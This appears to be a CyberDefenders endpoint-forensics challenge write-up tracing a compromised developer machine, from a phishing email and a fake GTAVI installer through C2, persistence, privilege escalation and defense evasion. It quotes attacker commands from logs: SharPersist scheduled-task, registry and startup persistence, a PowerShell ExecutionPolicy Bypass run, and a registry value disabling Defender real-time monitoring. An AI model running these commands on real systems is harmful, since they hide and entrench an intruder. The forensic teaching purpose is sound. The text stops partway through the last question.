Challenge: Beta Gamer Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: FTK Imager, DB Browser for SQLite, EvtxECmd, Timeline Explorer, MFTECmd

Summary: This was a really enjoyable room that involves investing a compromised Windows host from initial access to exfiltration. It took roughly 2-3 hours, and I found some parts of it to be relatively challenging, but it was relatively easy for the most part. If you have beginner experience with FTK Imager, Windows event log forensics, and NFTS forensics, I recommend giving this room a go.

Scenario: In recent days, we have discovered that some emails from MarsSecure Corp have been leaked, and there have been multiple unauthorized accesses to our systems. Our investigation into the leaked information led us to a developer. We have created a forensic image of the developer's machine to conduct further analysis and identify the root cause of the breach. Now, it's your task to gather all evidence and determine how the system was compromised and which files, code, or data were exfiltrated from the system.

Initial Access


The developer received an email flagged as junk by Mozilla Thunderbird. The email, suspected to be from an attacker, urged the developer to download GTAVI. Can you identify the attacker's email address?

Thunderbird stores emails/messages within the user's profile folder, located at:

- C:\Users\<username>\AppData\Roaming\Thunderbird\Profiles\<profilename>\

Before we get into that, it is important to import the disk image into a tool like FTK Imager. Note, if you explore the Artifacts folder present on the Desktop, you can find a disk image along with a KAPE image. Unfortunately (depending on the KAPE target used), KAPE will not collect the user Thunderbird profile, therefore, we need to use a disk analysis tool like FTK Imager to find and export the relevant file. After looking around, I found that the user neo-gamer had a Thunderbird profile:

- C:\Users\neo-gamer\AppData\Roaming\Thunderbird\Profiles\xaqahji7.defaukt-esr\ImapMail\outlook.office365.com\



```
LocalLow
Roaming
    Adobe
    Microsoft
    Mozilla
    Notepad++
    Thunderbird
        Crash Reports
        Pending Pings
        Profiles
            cmpykg3u.default
            xaqahji7.default-esr
                calendar-data
                crashes
                datareporting
                ImapMail
                    outlook.office365.com
                Mail
                minidumps
                saved-telemetry-pings
                security_state
                settings
rces
```

Name	Size	Type	Date Modified
$I30	4	NTFS Index All...	12/13/2024 12:57:00 PM
Archive.msf	2	Regular File	12/12/2024 9:40:49 AM
Archives.msf	2	Regular File	12/11/2024 2:30:14 PM
Deleted.msf	2	Regular File	12/12/2024 3:25:00 PM
Drafts-1	2	Regular File	12/12/2024 3:36:11 PM
Drafts-1.msf	4	Regular File	12/13/2024 1:54:34 PM
Drafts.msf	2	Regular File	12/11/2024 2:30:14 PM
INBOX	469	Regular File	12/13/2024 1:11:39 PM
INBOX.msf	10	Regular File	12/13/2024 2:06:22 PM
Junk.msf	3	Regular File	12/13/2024 1:33:19 PM
msgFilterRules.dat	0	Regular File	12/11/2024 2:30:14 PM
Notes.msf	2	Regular File	12/12/2024 9:40:50 AM
Outbox.msf	2	Regular File	12/13/2024 2:00:29 PM
Sent-1	6	Regular File	12/13/2024 1:06:08 PM
Sent-1.msf	4	Regular File	12/13/2024 1:11:48 PM
Sent.msf	2	Regular File	12/11/2024 2:30:14 PM
Templates.msf	2	Regular File	12/11/2024 2:30:14 PM
TEMPLA~1.MSF		$I30 INDX Entry	

I started off by exporting the INBOX file, as it contains all the raw emails for this user. After opening the file with Notepad++, I searched for the keyword “GTA VI” and came across this email:

```
X-Spam-Checker-Version: SpamAssassin 3.4.6 (2021-04-09) on mail.mail2tor.com
X-Spam-Level:
X-Spam-Status: No, score=-0.1 required=3.5 tests=BAYES_00,FREEMAIL_FROM,
    NO_RECEIVED,NO_RELAYS,T_SCC_BODY_TEXT_LINE,XPRIO autolearn=no
    autolearn_force=no version=3.4.6
Message-ID: <e7790a96a87c39ce89dde3c250138d4c.squirrel@_>
In-Reply-To: <PSAPR06MB396046C4D9C4E631F9BBA3C2C5382@PSAPR06MB3960.apcprd06.prod.outlook.com>
References: <eeb44cc095f8a7797aaffdbee9d261ce.squirrel@_>
    <TYZPR06MB3968F007D2C43C4FE822AF82C5382@TYZPR06MB3968.apcprd06.prod.outlook.com>
    <3d74d56b80a8d78ed6919a877ca51b5e.squirrel@_>
    <PSAPR06MB396046C4D9C4E631F9BBA3C2C5382@PSAPR06MB3960.apcprd06.prod.outlook.com>
Date: Fri, 13 Dec 2024 08:11:24 -0500
Subject: Re: Download GTA VI Beta Not Working
From: gamerhelp@mail2tor.com
To: "Neo Gamer" <harrythehacker1337@outlook.com>
User-Agent: SquirrelMail/1.4.23 [SVN]
```

As you can see, Neo Gamer received an email regarding the download of GTA VI from gamerhelp@mail2tor.com.


Answer: gamerhelp@mail2tor.com

After reading the email, the user proceeded to download a malicious binary. Could you specify the URL from which the binary was downloaded?


I used the following resource which details the location of browser history databases. After importing the image file into FTK Imager, I navigated to the following location:

- C:\Users\Alpha\AppData\Local\Google\Chrome\User Data\Default

Within this directory is a History file, which contains the users Chrome browsing history. To export the History file, right-click it and select “Export Files”:




We can then use DB Browser for SQLite to open the History file. Seeing as we are looking for the URL associated with the malicious ZIP file download, let's check out the downloads table:



	target_path
1	C:\Users\neo-gamer\Downloads\GTAVI_Installer_x64.exe
2	C:\Users\neo-gamer\Downloads\GTAVI_Installer_x64 (1).exe

As shown in the image above, the user downloaded a filed called GTAVI_Installer_x64.exe. You can find the associated URL under the tab_url field:



tab_url
https://0xguts.github.io/
https://0xguts.github.io/

Therefore, the full URL is https://0xguts.github.io/GTAVI_Installer_x64.exe

Answer: https://0xguts.github.io/GTAVI_Installer_x64.exe

Execution

The attacker created a directory to store additional malicious tools. Could you specify the name and path of the directory created by the attacker?

Luckily for us, this system had Sysmon installed, which enriches the Windows event logs significantly. You can find the Sysmon log file within the KAPE image (or extract it using FTK Imager) at:

- Artifacts\KAPE_out\C\Windows\System32\winevt\logs


The reason this might be useful is if the attacker used some sort of command to create the directory, as this operation could be seen by exploring Event ID 1 (Process Creation). We can parse the event log files using EvtxECmd:

- .\EvtxECmd.exe -f ".\Microsoft-Windows-Sysmon%4Operational.evtx" --csv . --csvf sysmon_out.csv

At 2024-12-12 15:30:39 Neo Gamer executed the GTAVI_Installer_x64.exe file:

```
"C:\Users\neo-gamer\Downloads\GTAVI_Installer_x64 (1).exe"
```

We can use this to help build the timeline (i.e., we can focus on events that occurred after this binary was executed). I keep seeing references to C:\Users\neo-gamer\AppData\GTAVI_Game_Temp\:



```
SharPersist.exe  -t schtask -c "C:\Windows\System32\cmC:\Users\neo-gamer\AppData\GTAVI_Game_Temp\UpdateCheck.exe" -n "System U…
SharPersist  -t reg -c "C:\Windows\System32\cmd.exe" -a "/c C:\Users\neo-gamer\AppData\GTAVI_Game_Temp\UpdateCheck.exe" -k "hk…
SharPersist  -t startupfolder -c "C:\Windows\System32\cmd.exe" -a "/c C:\Users\neo-gamer\AppData\GTAVI_Game_Temp\UpdateCheck.e…
```

As you can see, the threat actor is executing commands to create scheduled tasks, etc. This is to ensure that the malware persists. To confirm that this is the created directory, I am going to parse the USN Journal file. The USN Journal maintains a record of changes made to the NFTS volume. The creation, deletion, or modification of files or directories are journalised/stored here. The USN Journal is found at:

- $Extend\$J

We can parse it using MFTECmd:


- .\MFTECmd.exe -f ".\` $J" --csv . --csvf usn_jrnl_out.csv

Not long after GTAVI_Installer_x64.exe was executed, the GTAVI_Game_Temp directory was created at 2024-12-12 15:36:22. Based on all of this, we can determine that the threat actor created this directory.

Answer: C:\Users\neo-gamer\AppData\GTAVI_Game_Temp


The binary was executed, and upon execution, it established a connection. Could you provide the IP address and port used for this connection?

Sysmon Event ID 3 records all network connections established by processes on a system. We can use this to identify the IP address and port used for the C2 communication. Start by filtering for Event ID 3:




```
Event Id
=        3
```

Right after the suspicious binary was executed, we can see a network connection being made to an AWS EC2 instance:



```
DestinationHostname: ec2-3-147-237-39.us-east-2.compute.amazonaws.com  DestinationIp: 3.147.237.39
```

If you investigate the raw Payload, we can see the destination port is 3388:


Cell contents

```
{"EventData":{"Data":[{"@Name":"RuleName","#text":"Usermode"},{"@Name":"UtcTime","#text":"2024-12-12 15:30:39.635"},{"@Name":"ProcessGuid","#text":"dbcce945-019f-675b-0e02-00000000fa01"},{"@Name":"ProcessId","#text":"8"},{"@Name":"Image","#text":"C:\\Users\\neo-gamer\\Downloads\\GTAVI_Installer_x64 (1).exe"},{"@Name":"User","#text":"EC2AMAZ-KJUI6D1\\neo-gamer"},{"@Name":"Protocol","#text":"tcp"},{"@Name":"Initiated","#text":"True"},{"@Name":"SourceIsIpv6","#text":"False"},{"@Name":"SourceIp","#text":"172.31.16.121"},{"@Name":"SourceHostname","#text":"EC2AMAZ-KJUI6D1.us-east-2.compute.internal"},{"@Name":"SourcePort","#text":"50491"},{"@Name":"SourcePortName","#text":"-"},{"@Name":"DestinationIsIpv6","#text":"False"},{"@Name":"DestinationIp","#text":"3.147.237.39"},{"@Name":"DestinationHostname","#text":"ec2-3-147-237-39.us-east-2.compute.amazonaws.com"},{"@Name":"DestinationPort","#text":"3388"},{"@Name":"DestinationPortName","#text":"-"}]}}
```

Answer: 3.147.237.39:3388


Persistence

One of the dropped malicious tools was used to achieve persistence by creating a scheduled task. Could you identify which tool was responsible for this action?

Recall earlier how we found commands being executed to create scheduled tasks within the Sysmon Event ID 1 logs:

```
SharPersist.exe  -t schtask -c
"C:\Windows\System32\cmC:\Users\neo-gamer\AppData\GTAVI_Game_Temp\UpdateCheck.exe" -n
"System Update" -m add -o logon
```

Based on the command, the threat actor is using a tool called “SharPersist.exe” to create a scheduled task for “UpdateCheck.exe” that runs automatically on logon. After a quick google, you can find that SharPersist is a Windows persistence toolkit developed by Mandiant:


SharPersist Public archive

Watch 40

master 1 Branch 2 Tags Go to file Code

Willi Ballenthin (Google) Update LICENSE.txt 01fb8bb · 2 years ago 26 Commits

SharPersist	service persistence bug fixes	6 years ago
Brett Hawkins SharPersist DerbyCon 2019.pdf	Added DerbyCon slides	6 years ago
CHANGELOG.txt	Update CHANGELOG.txt	6 years ago
LICENSE.txt	Update LICENSE.txt	2 years ago
README.md	Update README.md	6 years ago
SharPersist.sln	Initial v1.0 Release	6 years ago

README Apache-2.0 license

SharPersist

Windows persistence toolkit written in C#. For detailed usage information on each technique, see the Wiki.

Author - Brett Hawkins (@h4wkst3r)


Answer: SharPersist.exe

The attacker created a new user account. Could you provide the username associated with the newly created account?

When a user account is created on a Windows system, Event ID 4720 is generated in the Security logs. We can filter for this Event ID within Timeline Explorer to see what user account was created after the system was compromised. First, make sure to parse the security event logs using EvtxECmd, and then open the output in Timeline Explorer:

- .\EvtxECmd.exe -f ".\Security.evtx" --csv . --csvf security_out.csv

At 2024-12-13 16:06:22 user dev created a user called MS-Defender-Admin:




User Name	Payload Data1
🔤	🔤
EC2AMAZ-KJUI6D1\dev (S-1-5-21-2930538007-104196356-3546686463-1000)	Target: EC2AMAZ-KJUI6D1\MS-Defender-Admin (S-1-5-21-2930538007-104196356-3546686463-1002)

Answer: MS-Defender-Admin

Privilege Escalation

The attacker altered a script to add the current user to the Administrator group. Could you specify the path of the script that was modified for this action?

After exploring the Sysmon Event ID 1 logs, I came across the following command that was executed at 2024-12-12 15:01:09:




```
"powershell.exe" -NoProfile -ExecutionPolicy Bypass -File "C:\Users\neo-gamer\Documents\Dir_hash.ps1"
```

Answer: C:\Users\neo-gamer\Documents\Dir_hash.ps1


After gaining Administrator privileges, the attacker still could not execute commands as the SYSTEM user. The analysis revealed a binary was replaced, leading to unexpected command execution. Could you provide the name of the binary that was modified to escalate privileges further?

From 2024-12-13 15:04:21 to 16:15:57 user dev was observed executing yara64.exe multiple times from the Downloads directory:



```
yara64.exe
"C:\Windows\system32\NOTEPAD.EXE" C:\Users\dev\Downloads\yara-v4.5.2-2326-win64\test-eciar.txt
yara64.exe
"C:\Users\dev\Downloads\yara-v4.5.2-2326-win64\yara64.exe"
"C:\Users\dev\Downloads\yara-v4.5.2-2326-win64\yara64.exe"
"C:\Users\dev\Downloads\yara-v4.5.2-2326-win64\yara64.exe"
"C:\Users\dev\Downloads\yara-v4.5.2-2326-win64\yara64.exe"
"C:\Program Files\Notepad++\notepad++.exe" "C:\Users\dev\Downloads\eicar.yara"
```

YARA is a legitimate tool, but in this case, it being executed by a regular user is suspicious (this would be normal behaviour for a threat hunter or malware analysis for example). Therefore, yara64.exe was likely used or modified to escalate privileges to SYSTEM. To confirm this further, we can also see that yara64.exe was modified during the period where it was observed being executed:



Update Timestamp	Name	Update Reasons
2024-12-13 15:00:53	yara64.exe	FileCreate
2024-12-13 15:00:53	yara64.exe	DataExtend|FileCreate
2024-12-13 15:00:53	yara64.exe	DataExtend|FileCreate|Close
2024-12-13 15:00:53	yara64.exe	BasicInfoChange
2024-12-13 15:00:53	yara64.exe	BasicInfoChange|Close
2024-12-13 15:00:53	yara64.exe	StreamChange
2024-12-13 15:00:53	yara64.exe	NamedDataExtend|StreamChange
2024-12-13 15:00:53	yara64.exe	NamedDataExtend|StreamChange|Close
2024-12-13 15:00:53	yara64.exe	NamedDataExtend
2024-12-13 15:00:53	yara64.exe	NamedDataExtend|Close
2024-12-13 16:01:02	yara64.exe	RenameOldName
2024-12-13 16:01:02	yara64.exe.old	RenameNewName
2024-12-13 16:01:02	yara64.exe.old	RenameNewName|Close
2024-12-13 16:22:17	yara64.exe.old	SecurityChange
2024-12-13 16:22:17	yara64.exe.old	SecurityChange|Close
2024-12-13 16:01:29	yara64.exe	RenameNewName
2024-12-13 16:01:29	yara64.exe	RenameNewName|Close
2024-12-13 16:22:17	yara64.exe	SecurityChange
2024-12-13 16:22:17	yara64.exe	SecurityChange|Close


Answer: yara64.exe

Credential dumping activity was detected by Microsoft Defender. The attacker executed a command to dump credentials. Could you provide the specific date and time when this activity occurred?

Let's check out the Microsoft Defender logs to see if it detected tools such as Mimikatz being executed:

- .\EvtxECmd.exe -f ".\Microsoft-Windows-Windows Defender%4Operational.evtx" --csv . --csvf defender_out.csv

If you look through the logs, or filter for mimikatz, we can see that at 2024-12-13 15:06:55 and 15:07:09, Windows Defender generated alerts for HackTool:Win32/Mimikatz.I:



Payload Data1	Payload Data2	Payload Data3
Malware name: HackTool:Win32/Mimikatz.I	Description: Tool (High)	Detection Time: 2024-12-13T15:06:55.905Z
Malware name: HackTool:Win32/Mimikatz.I	Description: Tool (High)	Detection Time: 2024-12-13T15:06:55.905Z

For context, Mimikatz is a popular credential dumping tool used by threat actors.

Answer: 2024-12-13 15:06


Defence Evasion

The attacker modified the registry to disable Defender's Real-Time Monitoring. Could you provide the specific date and time when this action occurred?

Sysmon event IDs 12, 13, and 14 all record registry events, including creating, deleting, or modifying objects.

- Event ID 12 (Registry Object Added/Deleted): Logs the creation or deletion of registry values. Useful for detecting persistence mechanisms.
- Event ID 13 (Registry Value Set): Logs changes made to existing registry values.
- Event ID 14 (Registry Key and Value Deleted): Logs the removal of registry keys and values.

At 2024-12-13 16:05:46 an Event ID 13 (Value Set) log was generated, with the target object being DisableRealtimeMonitoring:




Payload Data5	Payload Data6
TargetObject: HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring	Details: DWORD (0x00000001)

Threat actors commonly disable real time monitoring to prevent Microsoft Defender from detecting and responding to any of their malicious activity. As you can see, the DWORD value was changed to 1, this means the threat actor disabled real time monitoring.


Answer: 2024-12-13 16:05:46

The attacker logged in using the newly created user account. Could you provide the IP address from which this login occurred?

When someone successfully logs in to a Windows host, an event is generated with event ID 4624 in the security log. Recall earlier how we observed the threat actor creating an account called MS-Defender-Admin. We can search for this within the Target field to cut down the results:


```
Payload Data1
MS-Defender
Target: EC2AMAZ-KJUI6D1\MS-Defender-Admin
Target: EC2AMAZ-KJUI6D1\MS-Defender-Admin
Target: EC2AMAZ-KJUI6D1\MS-Defender-Admin
Target: EC2AMAZ-KJUI6D1\MS-Defender-Admin
```

If you observe the raw payload, we can find the source IP address behind the successful authentication:



